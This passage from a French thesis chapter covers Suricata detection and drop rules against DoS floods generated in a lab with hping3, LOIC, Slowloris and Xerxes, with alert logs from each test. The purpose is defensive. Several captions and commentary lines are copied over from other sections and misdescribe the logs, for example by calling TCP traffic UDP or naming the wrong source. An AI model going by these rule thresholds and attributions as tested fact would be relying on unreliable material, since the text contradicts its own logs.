06/10/2023-14:56:26.395367  [**] [1:1000001:1] TCP_FIN_Flood detected [**] [Classification: (null)] [Priority: 3] {TCP}
58.235.44.85:10312 -> 192.168.0.13:80
```

Figure 4.10- Les alertes de détection FIN\_Flood

### C.4- Les alertes générées par la règle de détection «TCP\_Flood\_LOIC»

Une fois l'attaque tcp\_flood est lancé avec l'outil LOIC. On obtient le journal d'alertes suivant ;

En analysant ce journal, on remarque la présence de deux types d'alertes la première concerne les paquets tcp qui portes les flags PUSH et ACK. Et la deuxième pour les paquets avec le flag ACK.

On remarque aussi que pour ces deux alertes c'est la machine 192.168.0.13 qui est ciblée sur son port 80 avec un flux TCP provenant de la même machine 192.168.0.12 et utilise des numéros de ports aléatoires.

```
Administrateur : Windows PowerShell
06/12/2023-22:32:16.613050  [**] [1:1000001:1] attaque_LOIC ACK [**] [Classification: (null)] [Priority: 3] {TCP} 192.16
8.0.12:36574 -> 192.168.0.13:80
06/12/2023-22:32:16.882034  [**] [1:1000001:1] attaque_LOIC ACK [**] [Classification: (null)] [Priority: 3] {TCP} 192.16
8.0.13:80 -> 192.168.0.12:36590
06/12/2023-22:32:16.920464  [**] [1:1000002:1] attaque_LOIC push ack [**] [Classification: (null)] [Priority: 3] {TCP} 1
92.168.0.12:36582 -> 192.168.0.13:80
06/12/2023-22:32:16.960853  [**] [1:1000001:1] attaque_LOIC ACK [**] [Classification: (null)] [Priority: 3] {TCP} 192.16
8.0.12:36598 -> 192.168.0.13:80
06/12/2023-22:32:17.341652  [**] [1:1000001:1] attaque_LOIC ACK [**] [Classification: (null)] [Priority: 3] {TCP} 192.16
8.0.12:36612 -> 192.168.0.13:80
06/12/2023-22:32:17.370677  [**] [1:1000001:1] attaque_LOIC ACK [**] [Classification: (null)] [Priority: 3] {TCP} 192.16
8.0.13:80 -> 192.168.0.12:36602
06/12/2023-22:32:17.648139  [**] [1:1000002:1] attaque_LOIC push ack [**] [Classification: (null)] [Priority: 3] {TCP} 1
92.168.0.12:36622 -> 192.168.0.13:80
06/12/2023-22:32:17.697131  [**] [1:1000001:1] attaque_LOIC ACK [**] [Classification: (null)] [Priority: 3] {TCP} 192.16
8.0.12:36590 -> 192.168.0.13:80
```

Figure 4.11- Les alertes de détection d'attaque TCP Flood\_LOIC


### C.5- Les alertes générées par la règle de détection «TCP\_Flood\_Slowloris»

Après avoir effectué l'attaque SYN Flood avec l'outil Slowloris on obtient le journal ci-dessous.

Ce journal d'alertes indique une attaque de type tcp\_flood lancée avec l'outil Slowloris deux type d'alertes sont déclenchées par cette attaque :

- La première alerte pour les paquets avec les flags PUSH et ACK positionnés
- la deuxième pour les paquets avec le flag ACK positionné

cette attaque cible le port 80 de la machine 192.168.0.13 avec un flux TCP provenant la même machine 192.168.0.12 et numéros de ports aléatoires.



```
Administrateur : Windows PowerShell
PS C:\Program Files\Suricata\log> get-content ./fast.log -wait
06/12/2023-21:59:18.009647  [**] [1:1000002:1] attaque slowloris Push_Ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.12:45500 -> 192.168.0.13:80
06/12/2023-21:59:18.061960  [**] [1:1000001:1] attaque slowloris flag_Ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.13:80 -> 192.168.0.12:45498
06/12/2023-21:59:18.639974  [**] [1:1000001:1] attaque slowloris flag_Ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.12:55848 -> 192.168.0.13:80
06/12/2023-21:59:18.707494  [**] [1:1000002:1] attaque slowloris Push_Ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.12:55824 -> 192.168.0.13:80
06/12/2023-21:59:18.748562  [**] [1:1000001:1] attaque slowloris flag_Ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.13:80 -> 192.168.0.12:55824
06/12/2023-22:00:58.651625  [**] [1:1000001:1] attaque slowloris Push_Ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.12:55824 -> 192.168.0.13:80
06/12/2023-22:00:58.699240  [**] [1:1000001:1] attaque slowloris flag_Ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.13:80 -> 192.168.0.12:55808
```

Figure4.12- Les alertes de détection d'attaque TCP Flood\_Slowloris


### C.6- Les alertes générées par la règle de détection «TCP\_Flood\_Xerxes»

Après avoir effectué l'attaque SYN Flood avec l'outil XERXES on obtient ce journal.

Dans ce journal d'alertes on peut remarquer deux types d'alertes tout comme pour l'attaque tcp\_flood lancée par les outils Slowloris et XERXES.

La première alerte concerne les paquets avec le flag ACK positionné et la deuxième concerne les paquets avec les flags PUSH et ACK positionnées.

Cette attaque est lancée par la machine 192.168.0.12 en utilisant des numéros de ports aléatoires et cible la machine 192.168.0.13 sur le port 80.



```
Administrateur : Windows PowerShell
06/12/2023-22:13:32.046903  [**] [1:1000001:1] DÃ©tection d'une attaque XERXES flag_Push_Ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.12:60680 -> 192.168.0.13:80
06/12/2023-22:13:32.377994  [**] [1:1000002:1] DÃ©tection d'une attaque XERXES flag_Ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.13:80 -> 192.168.0.12:51314
06/12/2023-22:13:33.069399  [**] [1:1000001:1] DÃ©tection d'une attaque XERXES flag_Push_Ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.12:50792 -> 192.168.0.13:80
06/12/2023-22:13:33.383742  [**] [1:1000002:1] DÃ©tection d'une attaque XERXES flag_Ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.13:80 -> 192.168.0.12:52346
06/12/2023-22:13:34.103410  [**] [1:1000001:1] DÃ©tection d'une attaque XERXES flag_Push_Ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.12:50710 -> 192.168.0.13:80
06/12/2023-22:13:34.443968  [**] [1:1000002:1] DÃ©tection d'une attaque XERXES flag_Ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.13:80 -> 192.168.0.12:51558
```

Figure 4.13- Les alertes de détection d'attaque TCP Flood\_XERXES


### D- Test de la règle HTTP Flood

#### D-1- Les alertes générées par la règle de détection HTTP\_Flood\_LOIC»

On obtient ce journal en lançant l'attaque http Flood avec l'outil LOIC.

Dans ce journal d'alertes, on remarque un nombre important d'alertes indiquant

La détection d'une attaque http\_flood lancée par la machine 192.168.0.12 en utilisant des numéros de ports aléatoires et visant la machine 192.168.0.13 sur le port 80.



```
Administrateur : Windows PowerShell
PS C:\Program Files\Suricata\log> get-content ./fast.log -wait
06/11/2023-22:00:36.021523  [**] [1:1000001:1] Possible HTTP_Flood detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.0.12:45484 -> 192.168.0.13:80
06/11/2023-22:00:36.772137  [**] [1:1000001:1] Possible HTTP_Flood detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.0.12:58110 -> 192.168.0.13:80
06/11/2023-22:00:38.409478  [**] [1:1000001:1] Possible HTTP_Flood detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.0.12:57474 -> 192.168.0.13:80
06/11/2023-22:00:39.915326  [**] [1:1000001:1] Possible HTTP_Flood detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.0.12:56104 -> 192.168.0.13:80
06/11/2023-22:00:41.458077  [**] [1:1000001:1] Possible HTTP_Flood detected [**] [Classification: (null)] [Priority: 3]
```

Figure 4.14- Les alertes de détection d'attaque HTTP Flood\_ LOIC

### 4.3- Prévention

La prévention consiste à bloquer tout le trafic indésirable pour cela nous élaborés un ensemble de règles de préventions pour permettre à notre système de prévention et de détection de réagir efficacement pour bloquer les tentatives d'intrusions notamment les déni de service.


En se basant sur les alertes remontées par notre système IDS dans la partie de detection. Nous allons élaborer nos propres règles de prévention qui vont servir a bloquer tous le trafic indésirable. Et que nous allons par la suite simuler leurs efficacités.

#### 4.3.1- Créations des règles pour la prévention d'attaques

##### A. Test de la règle UDP Flood

##### A.1-Les drops générés par la règle de prévention « UDP-Hping3»

```
Drop udp any any -> any any (msg:"possible attaque UDP_flood hping3 detected";
dsizе:0; threshold:typethreshold, trackby_src, count 500, seconds 20; sid:1000001;
rev:1;)
```




```
06/12/2023-13:36:52.338087 [wDrop] [**] [1:1000001:1] possible attaque UDP_flood hping3 detected [**] [Classification:
(null)] [Priority: 3] {UDP} 192.168.0.5:12252 -> 192.168.0.13:0
06/12/2023-13:36:53.089635 [wDrop] [**] [1:1000001:1] possible attaque UDP_flood hping3 detected [**] [Classification:
(null)] [Priority: 3] {UDP} 192.168.0.5:12752 -> 192.168.0.13:0
06/12/2023-13:36:53.853165 [wDrop] [**] [1:1000001:1] possible attaque UDP_flood hping3 detected [**] [Classification:
(null)] [Priority: 3] {UDP} 192.168.0.5:13252 -> 192.168.0.13:0
```

Figure 4.15- Les drops générés par la règle de prévention « UDP-Hping3»

Comme nous pouvons remarquer dans ce journal, le trafic UDP provenant de l'adresse 192.168.0.5 vers la destination 192.168.0.13 a été bloqué par SURICATA.

##### A.2- Les drops générées par la règle de prévention «UDP LOIC »

```
Drop udp any any -> any any (msg:"attaque UDP_flood LOIC detected"; dsizе:32;
detection_filter: trackby_dst, count 30000, seconds 30; sid:1000002; rev:1;)
```



```
Administrateur : Windows PowerShell
riority: 3] {UDP} 192.168.0.12:38339 -> 192.168.0.13:80
06/12/2023-14:02:41.530883 [wDrop] [**] [1:1000002:1] attaque UDP_flood LOIC detected [**] [Classification: (null)] [Pr
riority: 3] {UDP} 192.168.0.12:48913 -> 192.168.0.13:80
06/12/2023-14:02:41.529080 [wDrop] [**] [1:1000002:1] attaque UDP_flood LOIC detected [**] [Classification: (null)] [Pr
riority: 3] {UDP} 192.168.0.12:38339 -> 192.168.0.13:80
06/12/2023-14:02:41.531015 [wDrop] [**] [1:1000002:1] attaque UDP_flood LOIC detected [**] [Classification: (null)] [Pr
riority: 3] {UDP} 192.168.0.12:51378 -> 192.168.0.13:80
06/12/2023-14:02:41.529267 [wDrop] [**] [1:1000002:1] attaque UDP_flood LOIC detected [**] [Classification: (null)] [Pr
riority: 3] {UDP} 192.168.0.12:38339 -> 192.168.0.13:80
06/12/2023-14:02:41.529333 [wDrop] [**] [1:1000002:1] attaque UDP_flood LOIC detected [**] [Classification: (null)] [Pr
```

Figure 4.16- Les drops générés par la règle de prévention «UDP\_LOIC »


## CHAPITRE 4- Implémentation des règles de détection et de prévention

Comme nous pouvons remarquer dans ce journal, le trafic UDP provenant de l'adresse 192.168.0.12 vers la destination 192.168.0.13 a été bloqué par SURICATA.

### B- Test de la règle ICMP\_Flood Hping3

#### B.1- Les drops générés par la règle de détection « Ping of death »

```
Drop icmp any any -> any any (msg:"Ping of Death Detected"; icode:0; itype:8; dsize:>32; sid:1000001; rev:1;)
```




```
Administrateur: Windows PowerShell
06/12/2023-14:33:28.275725 [wDrop] [**] [1:1000006:1] Ping of Death detected [**] [Classification: (null)] [Priority: 3]
] {ICMP} 192.168.0.12:8 -> 192.168.0.13:0
06/12/2023-14:33:29.302363 [wDrop] [**] [1:1000006:1] Ping of Death detected [**] [Classification: (null)] [Priority: 3]
] {ICMP} 192.168.0.12:8 -> 192.168.0.13:0
06/12/2023-14:33:30.323167 [wDrop] [**] [1:1000006:1] Ping of Death detected [**] [Classification: (null)] [Priority: 3]
] {ICMP} 192.168.0.12:8 -> 192.168.0.13:0
06/12/2023-14:33:31.345162 [wDrop] [**] [1:1000006:1] Ping of Death detected [**] [Classification: (null)] [Priority: 3]
] {ICMP} 192.168.0.12:8 -> 192.168.0.13:0
```

Figure 4.17- Les drops générés par la règle de prévention «Ping of Death»

Comme nous pouvons remarquer dans ce journal, le trafic UDP provenant de l'adresse 192.168.0.12 vers la destination 192.168.0.13 a été bloqué par SURICATA.

#### B.2- Les drops générées par la règle de prévention « ICMP Flood Hping3 »

```
Drop icmp any any -> any any (msg:"Possible ICMP_hping3 détecté"; dsize:0; icode:0; itype:8; detection_filter: trackby_src, count 500 , seconds 20; sid:1000004; rev:1;)
```



```
06/12/2023-14:27:33.615038 [wDrop] [**] [1:1000004:1] attaque ICMP_hping3 detected [**] [Classification: (null)] [Priority: 3]
ity: 3] {ICMP} 192.168.0.5:8 -> 192.168.0.13:0
06/12/2023-14:27:33.616473 [wDrop] [**] [1:1000004:1] attaque ICMP_hping3 detected [**] [Classification: (null)] [Priority: 3]
ity: 3] {ICMP} 192.168.0.5:8 -> 192.168.0.13:0
06/12/2023-14:27:33.617568 [wDrop] [**] [1:1000004:1] attaque ICMP_hping3 detected [**] [Classification: (null)] [Priority: 3]
ity: 3] {ICMP} 192.168.0.5:8 -> 192.168.0.13:0
06/12/2023-14:27:33.619145 [wDrop] [**] [1:1000004:1] attaque ICMP_hping3 detected [**] [Classification: (null)] [Priority: 3]
ity: 3] {ICMP} 192.168.0.5:8 -> 192.168.0.13:0
```

Figure 4.18- Les drops générés par la règle de prévention « ICMP\_Flood\_Hping3 »


Nous pouvons remarquer dans ce journal, le trafic UDP provenant de l'adresse 192.168.0.5 vers la destination 192.168.0.13 a été bloqué par SURICATA.

### C- Test de la règle Attaque TCP\_Flood

On va créer les règles de détection d'attaque TCP Flood lancée par les outils : Hping3, Xerxès, Slowloris, et LOIC.

#### C.1- Les drops générées par la règle de prévention « TCP SYN Hping3 »

```
Drop tcp any any -> any any (msg:"attaque SYN_Flood detected"; flags:S; threshold: type both, trackby_dst, count 10000, seconds 5; sid:1000001; rev:1;)
```



```
06/12/2023-15:34:57.982742 [wDrop] [**] [1:1000001:1] attaque TCP SYN_Flood detected [**] [Classification: (null)] [Priority: 3]
ity: 3] {TCP} 150.166.119.24:13979 -> 192.168.0.13:80
06/12/2023-15:34:59.450369 [wDrop] [**] [1:1000001:1] attaque TCP SYN_Flood detected [**] [Classification: (null)] [Priority: 3]
ity: 3] {TCP} 108.1.89.120:62475 -> 192.168.0.13:80
06/12/2023-15:35:01.251571 [wDrop] [**] [1:1000001:1] attaque TCP SYN_Flood detected [**] [Classification: (null)] [Priority: 3]
ity: 3] {TCP} 45.53.139.109:53573 -> 192.168.0.13:80
06/12/2023-15:35:02.606282 [wDrop] [**] [1:1000001:1] attaque TCP SYN_Flood detected [**] [Classification: (null)] [Priority: 3]
ity: 3] {TCP} 176.249.5.139:30409 -> 192.168.0.13:80
06/12/2023-15:35:03.922911 [wDrop] [**] [1:1000001:1] attaque TCP SYN_Flood detected [**] [Classification: (null)] [Priority: 3]
ity: 3] {TCP} 176.249.5.139:30409 -> 192.168.0.13:80
```

Figure 4.19- Les alertes générées par la règle de prévention « TCP\_SYN\_Flood »

## CHAPITRE 4- Implémentation des règles de détection et de prévention

Comme nous pouvons remarquer dans ce journal, le trafic UDP provenant de l'adresse 192.168.0.5 vers la destination 192.168.0.13 a été bloqué par SURICATA.

### C.2- Les drops générées par la règle de prévention « TCP\_PSH\_Hping3 »

```
drop tcp any any -> 192.168.0.13 80 (flags:P; threshold: type both, trackby_dst, count 10000, seconds 10; msg:"TCP_PUSH_Flood detected"; sid:1000001; rev:1;)
```

```
PS C:\Program Files\Suricata\log> get-content .\fast.log -wait
06/12/2023-15:39:23.856353 [wDrop] [**] [1:1000001:1] TCP_PUSH_Flood detected [**] [Classification: (null)] [Priority:
3] {TCP} 107.217.107.85:48219 -> 192.168.0.13:80
06/12/2023-15:39:33.287481 [wDrop] [**] [1:1000001:1] TCP_PUSH_Flood detected [**] [Classification: (null)] [Priority:
3] {TCP} 146.27.120.183:49050 -> 192.168.0.13:80
06/12/2023-15:39:43.743866 [wDrop] [**] [1:1000001:1] TCP_PUSH_Flood detected [**] [Classification: (null)] [Priority:
3] {TCP} 164.97.149.4:44291 -> 192.168.0.13:80
```

Figure 4.20- Les drops générés par la règle de prévention « TCP\_PUSH\_Flood »

Comme nous pouvons remarquer dans ce journal, le trafic UDP provenant de l'adresse 192.168.0.5 vers la destination 192.168.0.13 a été bloqué par SURICATA.

### C.3- Les drops générées par la règle de prévention « TCP\_FIN\_Hping3 »

```
Drop tcp any any -> 192.168.0.13 80 (flags:F; threshold: type both, trackby_dst, count 15000, seconds 10; msg:"TCP__FIN_Flood detected"; sid:1000001; rev:1;)
```

```
PS C:\Program Files\Suricata\log> get-content .\fast.log -wait
06/12/2023-14:38:14.939522 [wDrop] [**] [1:1000001:1] TCP__FIN_Flood detected [**] [Classification: (null)] [Priority:
3] {TCP} 115.133.170.252:40387 -> 192.168.0.13:80
06/12/2023-14:38:25.044617 [wDrop] [**] [1:1000001:1] TCP__FIN_Flood detected [**] [Classification: (null)] [Priority:
3] {TCP} 217.31.42.217:58066 -> 192.168.0.13:80
06/12/2023-14:38:35.449290 [wDrop] [**] [1:1000001:1] TCP__FIN_Flood detected [**] [Classification: (null)] [Priority:
3] {TCP} 216.179.0.166:19020 -> 192.168.0.13:80
06/12/2023-14:38:45.466015 [wDrop] [**] [1:1000001:1] TCP__FIN_Flood detected [**] [Classification: (null)] [Priority:
```

Figure 4.21- Les drops générés par la règle de prévention « TCP\_FIN\_Flood »

### C.4- Les drops générées par la règle de prévention « TCP Flood Slowloris »

```
drop tcp any any -> any any (msg:"attaque slowloris flag_Ack"; flow:stateless; flags:A; threshold:typethreshold, trackby_src, count 1000, seconds 3; sid:1000001; rev:1;)
```

```
drop tcp any any -> any any (msg:" attaque slowloris flag_Push _Ack"; flow:stateless; flags:PA; threshold:typethreshold, trackby_src, count 1000, seconds 3; sid:1000002; rev:1;)
```

```
06/12/2023-15:16:56.291949 [wDrop] [**] [1:1000001:1] attaque slowloris flag_Ack [**] [Classification: (null)] [Priority:
3] {TCP} 192.168.0.13:80 -> 192.168.0.12:33260
06/12/2023-15:16:56.308141 [wDrop] [**] [1:1000001:1] attaque slowloris flag_Ack [**] [Classification: (null)] [Priority:
3] {TCP} 192.168.0.13:80 -> 192.168.0.12:34314
06/12/2023-15:16:56.776854 [wDrop] [**] [1:1000002:1] attaque slowloris flag_Push_Ack [**] [Classification: (null)] [Priority:
3] {TCP} 192.168.0.12:48394 -> 192.168.0.13:80
06/12/2023-15:16:56.778801 [wDrop] [**] [1:1000002:1] attaque slowloris flag_Push_Ack [**] [Classification: (null)] [Priority:
3] {TCP} 192.168.0.12:48000 -> 192.168.0.13:80
```

Figure 4.22- Les drops générés par la règle de prévention « TCP\_Slowloris\_Flood »

Comme nous pouvons remarquer dans ce journal, le trafic UDP provenant de l'adresse 192.168.0.5 vers la destination 192.168.0.13 a été bloqué par SURICATA.



## CHAPITRE 4- Implémentation des règles de détection et de prévention

### C.5 - Les drops générés par la règle de prévention « TCP SYN Flood Xerxes »

```
Drop tcp any any -> any any (msg:"Détection d'une attaque XERXES flag_Push_Ack"; :stateless; flags:PA; threshold:type threshold, track by_src, count 1300, seconds 5; sid:1000001; rev:1;)
```

```
Drop tcp any any -> any any (msg:"Détection d'une attaque XERXES flag_Ack"; flow:stateless; flags:A; threshold:type threshold, track by_src, count 1300, seconds 5; sid:1000002; rev:1;)
```

```
06/12/2023-15:48:56.100862 [wDrop] [**] [1:1000001:1] attaque_LOIC ACK [**] [Classification: (null)] [Priority: 3] {TCP } 192.168.0.12:46880 -> 192.168.0.13:80
06/12/2023-15:48:56.149939 [wDrop] [**] [1:1000002:1] D ttection d'une attaque XERXES flag_Ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.13:80 -> 192.168.0.12:46880
06/12/2023-15:48:56.339861 [wDrop] [**] [1:1000002:1] D ttection d'une attaque XERXES flag_Ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.12:46880 -> 192.168.0.13:80
06/12/2023-15:48:56.354363 [wDrop] [**] [1:1000001:1] attaque_LOIC push ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.12:46880 -> 192.168.0.13:80
06/12/2023-15:48:56.373193 [wDrop] [**] [1:1000001:1] attaque_LOIC ACK [**] [Classification: (null)] [Priority: 3] {TCP
```

Figure 4.23- Les drops g n r s par la r gle de pr vention « TCP\_Xerxes\_Flood »

Comme nous pouvons remarquer dans ce journal, le trafic UDP provenant de l'adresse 192.168.0.5 vers la destination 192.168.0.13 a  t  bloqu  par SURICATA.

### C-6- Les drops g n r s par la r gle de pr vention « SYN Flood LOIC »

```
Drop tcp any any -> any any (msg:"attaque_LOIC ACK"; flow:stateless; flags:A; threshold:typethreshold, trackby_src, count 1000, seconds 7; sid:1000001; rev:1;)
```

```
drop tcp any any -> any any (msg:"attaque_LOIC push ack"; flow:stateless; flags:PA; threshold:typethreshold, trackby_src, count 1000, seconds 7; sid:1000002; ; rev:1;)
```

```
06/12/2023-15:48:56.100862 [wDrop] [**] [1:1000001:1] attaque_LOIC ACK [**] [Classification: (null)] [Priority: 3] {TCP } 192.168.0.12:46880 -> 192.168.0.13:80
06/12/2023-15:48:56.149939 [wDrop] [**] [1:1000002:1] D ttection d'une attaque XERXES flag_Ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.13:80 -> 192.168.0.12:46880
06/12/2023-15:48:56.339861 [wDrop] [**] [1:1000002:1] D ttection d'une attaque XERXES flag_Ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.12:46880 -> 192.168.0.13:80
06/12/2023-15:48:56.354363 [wDrop] [**] [1:1000002:1] attaque_LOIC push ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.12:46880 -> 192.168.0.13:80
06/12/2023-15:48:56.373193 [wDrop] [**] [1:1000001:1] attaque_LOIC ACK [**] [Classification: (null)] [Priority: 3] {TCP
```

Figure 4.24- Les drops g n r s par la r gle de pr vention « TCP\_Slowloris\_Flood »

Comme nous pouvons remarquer dans ce journal, le trafic UDP provenant de l'adresse 192.168.0.5 vers la destination 192.168.0.13 a  t  bloqu  par SURICATA.

### 4.4- Constatation

Après avoir lancé les différents types d'attaques dos et analyser par la suite les journaux d'alertes générés par notre système de détection et de prévention d'intrusion SURICATA on remarque un flux important d'alertes car les attaques se font sur des petits intervalles de temps.

SURICATA a pu détecter les attaques DOS lancées en temps réel, dans ce cas-là on peut confirmer la fiabilité de nos règles.

### Conclusion

Les systèmes de prévention d'intrusions sont un élément important de la stratégie globale de sécurité d'un réseau, permettant de détecter et de bloquer les attaques en temps réel, renforçant ainsi la sécurité et la résilience des systèmes informatiques.

Dans ce chapitre nous avons vu la mise en place d'un système de détection et de prévention d'intrusion réseau (SURICATA open source). Dans un premier temps, nous avons élaboré nos propres règles de détection. Après avoir implémenté ces règles au niveau de SURICATA ; nous avons pu visualiser a travers Windows Power Shell que notre système IPS a pu détecter les attaques DDOS en temps réel. Ce qui nous a permis de vérifier le contexte des alertes afin de déterminer si on a bien affaire à une attaque ou non pour ne pas tomber dans des fausses alertes.

En fin nous avons pu confirmer la fiabilité de nos règles.

### CONCLUSION GENERALE

Dans ce mémoire, nous avons essayé de mieux comprendre et maîtriser les attaques DDOS ainsi que les systèmes de détection et de prévention d'intrusions réseau.

Le but principal de ce travail était de mettre en place un système de détection et de prévention d'intrusion réseau open source SURICATA et tester sa fiabilité à la détection des attaques DDOS en premier lieu et la prévention contre ce type d'attaques. Et de tester sa fiabilité en termes de détection d'attaque et de prévention.

